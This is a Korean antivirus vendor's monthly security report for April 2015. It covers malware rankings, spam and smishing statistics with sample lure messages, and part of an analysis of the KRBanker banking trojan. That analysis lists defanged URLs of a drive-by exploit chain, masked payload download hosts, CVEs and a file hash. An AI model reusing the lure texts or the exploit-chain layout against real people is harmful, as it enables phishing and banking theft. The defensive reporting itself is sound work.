알약
월간 보안동향
보고서.

2015년 5월

알약 5월 보안동향보고서
CONTENTS

4월의 총평

4월에 국내에서 발생했던 보안이슈 중 가장 큰 관심이 모아졌던 이슈는 다름이 아닌 랜섬웨어 'Crypt0L0cker'였습니다.

사용자 PC에 저장된 파일을 암호화하고, 이렇게 암호화된 중요 파일을 볼모로 사용자에게 금전을 요구하는 랜섬웨어라는 점에서 기존 랜섬웨어와 큰 틀에서 다른 부분은 없었습니다. 그러나 이번에 이슈가 된 'Crypt0L0cker'는 메일에 포함된 첨부파일 형태가 아닌, DBD(Drive by Download)공격을 통해 유포된 점에서 기존 랜섬웨어에 비해 피해규모가 컸던 것으로 확인됩니다.

이번 공격은 공격자가 사용자들이 많이 방문하는 커뮤니티 웹사이트를 변조시키고, 해당 사이트를 방문만 해도(방문한 사용자 PC에 보안취약점이 존재한다면) 랜섬웨어를 다운로드 및 실행시켰던 점에서 한가지 크게 시사하는 부분이 있었습니다.

사용자가 아무 파일도 다운로드하지 않고 아무것도 실행한 것이 없음에도 불구하고 웹페이지 방문만으로 악성코드가 실행되었고 그로 인해 저장해둔 중요 파일들이 암호화되었다는 부분은, 보안취약점을 줄이기 위한 OS 및 소프트웨어 최신버전 패치가 얼마나 중요한 부분인지 경각심을 일깨우기 충분했습니다. 이에 따라 알약 블로그에서도 해당 이슈와 관련하여 사용 중인 OS와 SW를 최신 버전으로 업데이트하자는 캠페인을 진행하기도 했습니다.

앞으로도 웹을 통한 랜섬웨어 유포는 계속 발생할 것으로 예상됩니다. 일단 랜섬웨어에 감염되면 암호화된 파일을 복호화시키는 것은 거의 불가능에 가깝습니다. 따라서 사용 중인 SW나 OS의 보안패치를 최신 버전으로 업데이트하고 중요한 파일들은 주기적으로 백업해두는 것이 소중한 자산을 지키는 최선의 방법임을 다시 한 번 강조드립니다.

Part1. 4월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2015년 4월의 감염 악성코드 Top 15 리스트에서는 지난달에 2위를 차지했던 Misc.Suspicious.NTZ가 다시 1위로 올라섰다. 해당 탐지명은 악성코드를 탐지하는 내용이 아닌 보안취약점이 있는 보안모듈의 구 버전을 제거하기 위한 탐지명으로 아직도 수개월째 진단명 순위 1, 2위를 차지하고 있는 점에서 의미가 있다. 2위를 차지한 Trojan.GenericKD.2259136 악성코드는 웹을 통해 유포되는 파밍 악성코드의 한 종류이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	↑1	Misc.Suspicious.NTZ	Etc	2869
2	NEW	Trojan.GenericKD.2259136	Trojan	2079
3	↑2	Adware.Kraddare.FO	Adware	1464
4	↓1	Misc.Keygen	Trojan	872
5	NEW	Gen:Variant.Adware.Mikey.10000	Adware	666
6	NEW	Spyware.KRBanker.csrss	Spyware	456
7	NEW	Trojan.Generic.13111203	Trojan	455
8	NEW	Gen:Variant.Kazy.556727	Trojan	446
9	NEW	Gen:Trojan.Heur.4yXa4iqOCsiG	Trojan	425
10	NEW	Gen:Trojan.Heur.RP.fmGfaWXZ!Rni	Trojan	421
11	↓1	Misc.Agent.126672	Trojan	382
12	NEW	Adware.Kraddare.FT	Adware	366
13	NEW	Adware.Dropper.AO	Adware	321
14	NEW	Gen:Variant.Adware.Graftor.175958	Adware	300
15	NEW	Gen:Variant.Zusy.103708	Trojan	299

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2015년 04월 01일 ~ 2015년 04월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 46%를 차지했으며, 애드웨어(Adware) 유형이 26%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


4월에는 지난 3월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 거의 유사한 수준 이었으며 애드웨어(Adware)유형의 악성코드의 비중이 크게 증가했다.




2.허니팟/트래픽 분석

4월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치



단위 : 악의적 트래픽 접속시도 감지 건수

2014년 11월 ~ 2015년 04월


3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2015년 4월의 경우 2015년 3월에 비해 스팸메일 유입수치는 약 30%가량 증가하였고 메일에 첨부된 악성코드수치는 2배 정도 증가했다.

4월에 가장 많이 발견된 메일에 포함된 악성코드는 HTML/PHISH.BL이다. 해당 악성코드는 트로이목마계열의 악성코드로 사용자 모르게 사용자 계정명 및 패스워드를 포함한 PC에 저장된 여러가지 개인정보를 탈취하여 공격자 서버에 전달하는 역할을 수행한다.

상반기 취업시즌이 막바지에 이른 지금 시점까지도 이력서를 가장하여 인사 관련 팀에 메일을 보내고, 특정 업체 내부망 접근을 위한 스피어피싱을 시도하는 공격 또한 계속되고 있다. 메일을 열람할 때는 모르는 사람이 보낸 메일은 반드시 주의해야 하며, 특히 첨부파일을 열어볼 때는 미리 보기 기능을 이용하는 것이 중요하다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2015년 04월 01일 ~ 2015년 04월 30일
총 신고 건수	14,209건

키워드별 신고 내역

키워드	신고 건수	비율
결혼	5275	37.12%
여행	119	0.84%
등기	87	0.61%
훈련	85	0.60%
택배	77	0.54%
선물	60	0.42%
결제	52	0.37%
보험	39	0.27%
교육	37	0.26%
민사소송	20	0.14%

스미싱 신고추이

지난달 스미싱 신고 건수 11,117건 대비 이번 달 14,209건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 3,092건 증가했다. 이번 달에는 여행 관련 키워드가 새롭게 등장했으며 지난달과 마찬가지로 결혼 관련 스미싱이 대부분을 차지했다.

알약이 뽑은 4월 주목할만한 스미싱

특이문자

순위	문자내용
1	cms_[3우리 (같s이) 여행가요 고고싱^~.
2	[중앙지방법원] 내용증명서◆우편으로◆발송되었습니다.
3	[와니비]CJ대한통운 송장번호 :{악성링크}주문하신상품오늘발송되었습니다.

다수문자

순위	문자내용
1	청zb첩px장bp이도nd착tc하y엿sm습gq니lm다s
2	[2 우리(같o이 여행가요- 고고싱^~
3	[등기 발송하였으나{전달 불가}부재 중 하였습니다(내용확인).~
4	향방작계 1차보충훈련 날짜입니다.
5	듀) [☆우체국☆]고객님 택배 도착예정 배송조회

Spyware.PWS.KRBanker.Q

1. 개요

해당 악성코드는 사용자의 인터넷 뱅킹 정보를 가로채는 기존의 KRBanker와 기능상으로는 별반 다르지 않다. 이전 KRBanker들은 자신의 파일에 모든 악성 행위를 담고 있었으며, 자체적으로 실행되기 때문에 안티바이러스 제품에서 탐지가 용이했다.

그러나 이번 악성코드는 최초 생성된 파일에서 모든 악성행위를 수행하지 않으며 추가로 드롭되는 '로더 + 암호화된 데이터' 파일을 이용하여 메모리상에서 실행시키기 때문에 안티바이러스 제품에서의 탐지가 어렵다. 또한 데스크탑뿐만 아니라 모바일 사용자도 감염 대상으로 설정되어 있어 악성코드 감염 성공률이 상당히 높다.


이번 분석보고서에서는 악성코드가 어떻게 유포되었고, 어떤 행위를 통해 안티바이러스 제품의 탐지를 피할 수 있었는지에 대해 알아보고자 한다.

2. 악성코드 분석

-유포경로

현재까지 확인된 바로는 취약점 존재 시 변조사이트를 통해 '드라이브 바이 다운로드(Drive-By-Download)'방식으로 악성코드가 실행되어 유포된 것으로 확인되었다.

본 분석보고서에서는 JAVA 및 IE, Windows OLE 취약점을 이용한 악성코드 유포사례를 분석한다. 전체적인 유포 구조를 도식화한 이미지는 아래와 같다.



[그림 1] 악성코드 순서도

hxxp://www.en****.co.kr/****/upload/pop/index.html (Main Script)
hxxp://www.en****.co.kr/****/upload/pop/swfobject.js (SWF Object Script)
hxxp://www.en****.co.kr/****/upload/pop/jquery-1.4.2.min.js (JRE & Applet Script)
hxxp://www.en****.co.kr/****/upload/pop/ObInHe.jar (Java Exploit CVE-2011-3544)
hxxp://www.en****.co.kr/****/upload/pop/RmCbRx.jar (Java Exploit CVE-2012-4681)
hxxp://www.en****.co.kr/****/upload/pop/UoEgKy.jar (Java Exploit CVE-2013-0422)
hxxp://www.en****.co.kr/****/upload/pop/ad.swf (Flash Exploit CVE-2015-0311)
hxxp://www.en****.co.kr/****/upload/pop/logo.swf (Flash Exploit CVE-2010-2884)
hxxp://www.en****.co.kr/****/upload/pop/main.html (OLE Exploit CVE-2014-6332)
hxxp://www.en****.co.kr/****/upload/pop/ww.html (Malware Script)
hxxp://www.en****.co.kr/****/upload/pop/ww.js (Malware Script)
hxxp://www.en****.co.kr/****/upload/pop/ww.swf (Flash Exploit CVE-2011-2140)
hxxp://67.198.******:803/ss.exe (Korea Banker Malware)
hxxp://www.en****.co.kr/****/upload/pop/apk.html (APK Download Script)
hxxp://174.139.******/ADT.apk (Korea Banker Malware)

※ 유포에 사용된 취약점 정보

□ CVE-2011-3544 - Oracle Java SE Critical Patch Update Advisory
http://www.oracle.com/technetwork/topics/security/javacpuoct2011-443431.html

□ CVE-2012-4681 - Oracle Security Alert for CVE-2012-4681
http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html

□ CVE-2013-0422 - Oracle Security Alert for CVE-2013-0422
http://www.oracle.com/technetwork/topics/security/alert-cve-2013-0422-1896849.html

□ CVE-2015-0311 - Adobe Security Bulletin
https://helpx.adobe.com/security/products/flash-player/apsa15-01.html

□ CVE-2010-2884 - Security Advisory for Flash Player
http://www.adobe.com/support/security/advisories/apsa10-03.html

□ CVE-2011-2140 - Security update available for Adobe Flash Player

http://www.adobe.com/support/security/bulletins/apsb11-21.html


□ CVE-2014-6332 - Windows OLE의 취약점으로 인한 원격 코드 실행 문제점
https://technet.microsoft.com/library/security/ms14-064

-악성파일(ss.exe)

파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.Generic.AD.12015763	ss.exe	93BE88AD3816C19D74155F8CD3AAE1D2	136,344

